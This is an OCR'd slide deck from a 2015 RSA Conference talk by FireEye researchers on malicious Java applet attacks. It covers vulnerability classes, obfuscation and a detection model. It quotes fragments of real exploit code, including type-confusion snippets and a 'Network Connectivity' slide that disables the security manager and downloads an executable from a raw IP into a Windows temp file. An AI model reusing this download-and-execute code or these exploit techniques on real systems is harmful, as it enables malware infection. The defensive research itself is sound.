
FireEye's 2013, 0 DAY THREAT REPORT



FireEye

PERENTAGE OF JAR ATTACKS AMONGST DRIVE BY DOWNLOAD

FireEye

TARGETED ATTACKS


- CVE-2013-2465 used in strategic Web Compromise on an Embassy.

Exploit was leveraged to disable security permissions, after which malicious executable was executed, which initiated call back and in the response base 64 embedded executable was served.

FireEye

RSA Conference 2015
San Francisco | April 20-24 | Moscone Center

CHANGE
Challenge today's security thinking



SESSION ID: HT-F02

INTO THE WORLD OF JAVA APPLETS


Abhishek Singh
Senior Staff Research Scientist Engineer
FireEye

Varun Jain
Malware Researcher
FireEye

RSAConference2015

San Francisco | April 20-24 | Moscone Center

Attack Flow



ATTACK FLOW

- Vulnerability → Elevation of Privilege → Security Manager Disabled → Download and Execute the malware.

VULNERABILITIES

- Improper implementation of Java Runtime Environment

```
storeImageArray(JNIEnv *env, BufImageS_t *srcP, BufImageS_t *dstP, mlib_image *mliblmP) {
                /* code removed for brevity */
 sDataP = sdataP + hintP->dataOffset;   // hintP->dataOffset is under attacker's control
 for (y=0; y < rasterP->height;
y++, smDataP += mStride, sDataP += hintP->sStride)
 {
    memcpy(sDataP, smDataP, rasterP->width*hintP->numChans);   // hintP->numChans is under attacker's control
 }
```

awt_ImagingLib.c

FireEye

VULNERABILITIES

- Type Confusion

```
Class  iamrealslimshady {                Class  impostershady {
Private boolean importantVar;             Public  boolean  importantVar;
                                  }                                       }

impostershady  obj  =  (impostershady) new iamrealslimshaddy( )
obj.importantVar //access to private variable granted
```

- Ex: CVE-2011-3521/CVE-2012-0507

FireEye

VULNERABILITIES

- Type Confusion Example: CVE 2012-0507

```
AtomicReferenceArray intArray =new AtomicReferenceArray(new Integer[10])
intArray.set(0,"This is string object")
Integer typeConfusion = (Integer) intArray.get(0)
```

FireEye

VULNERABILITIES

- Improper implementation of base classes

```
localMethodHandle3.invokeWithArguments(new Object[] { localLookup, localClass1, "createClassLoader", localMethodType4 });
Object localObject2 = localMethodHandle4.invokeWithArguments(new Object[] { localObject1, null });
localMethodType5 = MethodType.methodType(Class.class, String.class, new Class[] { new byte[0].getClass() });
localMethodHandle5 = localMethodHandle3.invokeWithArguments(new Object[] { localLookup, localClass2, "defineClass", localMethodType5 });
```

Bug inside the base classes can be used to run privileged code from untrusted code. Eg CVE 2013-5076

FireEye

DIVE INTO THE EXPLOITATION BYJAVA

- **Live Demo**

FireEye

EXPLOITATION BASED UPON THE OPERATING SYSTEM

```
            try {
                string_0_ = "/";
                if (!isWindows())
                    break label_0;
            } catch (IOException PUSH) {
                break label_2;
            } catch (NullPointerException PUSH) {
                break label_3;
            } catch (InterruptedException PUSH) {
                break label_4;
            } finally {
                break label_5;
            }
        }
        try {
            if (isMac()) {
                try {
                    string_0_ += "mac";
                    break label_1;
                } catch (IOException PUSH) {
                    break label_2;
                } catch (NullPointerException PUSH) {
                    break label_3;
                } catch (InterruptedException PUSH) {
                    break label_4;
```

FireEye

USING EXPIRED CERTIFICATES

```
X.509, EMAILADDRESS=dprice@abilitysoftware.co.uk, CN=Ability Software Consultants Ltd, O=Ability Software Consultants Ltd, C=GB
[certificate expired on 9/7/13 6:11 AM]
X.509, CN=GlobalSign ObjectSign CA, OU=ObjectSign CA, O=GlobalSign nv-sa, C=BE
[certificate is valid from 1/22/04 5:00 AM to 1/27/17 5:00 AM]
X.509, CN=GlobalSign Primary Object Publishing CA, OU=Primary Object Publishing CA, O=GlobalSign nv-sa, C=BE
[certificate is valid from 1/28/99 8:00 AM to 1/27/17 7:00 AM]
X.509, CN=GlobalSign Root CA, OU=Root CA, O=GlobalSign nv-sa, C=BE
[certificate is valid from 9/1/98 8:00 AM to 1/28/28 7:00 AM]
[CertPath not validated: timestamp check failed]
```


FireEye

OBFUSCATION FLOW STEPS

- obfuscated string => decrypting function => parameter to the function

FireEye

OBFUSCATION



RSA Conference2015

San Francisco | April 20-24 | Moscone Center

CHALLENGES FOR A FILE BASED SANDBOX.

#RSAC

HTML PAGE FOR EXECUTION

```
applet.Applet;
io.ByteArrayInputStream;
io.ObjectInputStream;

 Main extends Applet

tring Kesse = "";

oid init() {
{
Kesse = main.getParameter("param");
byte[] is = Vibtp.Ngit();
Piici piici = new Piici();
ObjectInputStream objectinputstream = new ObjectInputStream(new ByteArrayInput
Object[] objects = (Object[]) (Object[]) objectinputstream.readObject();
Taxi[] taxis = (Taxi[]) (Taxi[]) objects[0];
piici.Pnzzb(objects[1], main.Ouza());
Taxi.Soca(taxis[0]);
tch (Exception PUSH) {
Object object = POP;
```

FireEye

Network Connectivity

```
public void init() {
    var_pop.isableecurity();
    System.out.println("");
    System.out.println("");
    URL url = new URL("http://66.175.92.139/pay/hkcmd.exe");
    File file = new File("C:/Windows/Temp/window_updater2.exe");
    BufferedInputStream bufferedinputstream = new BufferedInputStream(url.openStream());
    try {
        BufferedOutputStream bufferedoutputstream = new BufferedOutputStream(new FileOutputStream(file));
        try {
            byte[] is = new byte[4096];
```

FireEye

RIGHT ENVIRONMENT

- CVE-2012-0507 :
  Java SE 7 Update 2, 6 Update 30, 5.0 Update 33

```
*/
import java.lang.reflect.Field;

public class Piici
{
    static String Enek = Extension.Ncbu("sWeWtSWecWuriWtyMaWnWagWerW");

    public void Pnzzb(Object object, ClassLoader classloader) throws Exception {
        Field field = Merpley.class.getField("zigzag");
        field.set(Merpley.class, Vibtp.class.getMethod("Xfrom", new Class[] { Integer.TYPE, Object.class }).invoke(Vibtp.class, new Object[] { Integer.valueOf(0),
        int i = 4;
        java.util.concurrent.atomic.AtomicReferenceArray.class.getMethods()[3].invoke(field.get(Merpley.class), new Object[] { Integer.valueOf(0), classloader });
    }
```

FireEye

RSAConference2015

San Francisco | April 20-24 | Moscone Center

Malicious Indicators

#RSAC

Obfuscation

- Hide the Data , name of URL, file name
- Data Obfuscation :

```
static String Vdeew = "07FTx5b4FTxc5461786FTx93bc3ac33FTxb5
static String ka = "6taxesF6Dtaxes69635265666taxes572656E6t
```

METRICS TO DETERMINE OBFUSCATION

- N-gram, Entropy and Word Size
- N-gram checks for the probability of occurrence of certain sequence based upon the good and the bad sample set
- Entropy checks for the distribution of the used bytes codes
- Word Size checks if very long strings are used

FireEye

DATA OBFUSCATION

Name	ASCII Code	Character
Alphabet	0x41 – 0x5A, 0x61 – 0x7A	A-Z a-z
Number	0x30 – 0x39	0-9
Other Characters	0x21 – 0x2E 0x3A – 0x40	! " # $ % & ' { } * + , - . : ; < = > ? @

FireEye

FUNCTIONAL OBFUSCATION

- Hide the function Names By Using reflection API calls.

Two Steps Process:

a. Create the Obfuscated API calls.

b. Use Reflection API to call at the runtime.

FireEye

API’s FOR RETRIVING CLASS NAMES

- Class.forName()
- Object.getClass()


Access to Fields, Methods, and Constructors of the Class

a. getMethod()

b. getField()

FireEye


MALICIOUS INDICATORS: NAMES OF THE CLASS FILES.



FireEye

N-GRAM ANALYSIS ON CLASS NAMES

- Accuracy ~ 90%.



FireEye

RSAConference2015

San Francisco | April 20-24 | Moscone Center

DESIGN ARCHITECTURE FOR A DETECTION MODEL

#RSAC

FEATURES IN A DETECTION MODEL

- Correlation between the static using probabilistic and Machine learning Algorithms, dynamic behavior and the network communication is a must .

FireEye

FEATURES FOR A DETECTION MODEL

- Multi Flow Analysis of a network stream is must.

FireEye

DESIGN ARCHITECTURE

- Multi Vector Multi Flow analysis providing correlation between the static dynamic and network behavior of a file.

FireEye

SUMMARY

- JAR attacks are complex make use of obfuscation, reflection to prevent the static analysis which provides challenge to static scanning.
- Detonation of the JAR inside the file based sandboxes require the input parameters, live internet connection, right version which yet provided challenge to the file based sandbox.
- Multi Vector and Multi Flow analysis is must for detection of JAR.

FireEye

SO WHAT SHOULD WE DO ?

- Ensure latest version java plugin is installed on client browser.
  - Leverage and use the Java security policy built around certificate signing.
  - Make an educated decision about use of Java Plugin.
- Detection solution at the Perimeter : Automated Analysis System leveraging correlation is must to detect and prevent sophisticated unknown jar applet attacks
  - File based sandbox will fail to analyze the behavior of malicious jar. These are designed as a research tool.
  - Static Scanning has limitations .

FireEye

Q&A

REFERENCES

- Brewing up Trouble: Analyzing the four widely exploited Java Vulnerabilities. https://www.fireeye.com/content/dam/legacy/resources/pdfs/fireeye-java-vulnerabilities.pdf.

- A daily grind : Filtering Java Vulnerabilities. | https://www.fireeye.com/content/dam/legacy/resources/pdfs/fireeye-a-daily-grind-filtering-java-vulnerabilities.pdf

FireEye

ACKNOWLEDGEMENTS

- We would like to express gratitude to Anirban Das and Ali Mesdaq, our colleagues at FireEye, for their help with NGRAM analysis.

FireEye

Contact Information

- Varun Jain

  Email : varun.jain@fireeye.com

- Abhishek Singh:

  Email : abhishek.singh@fireeye.com

FireEye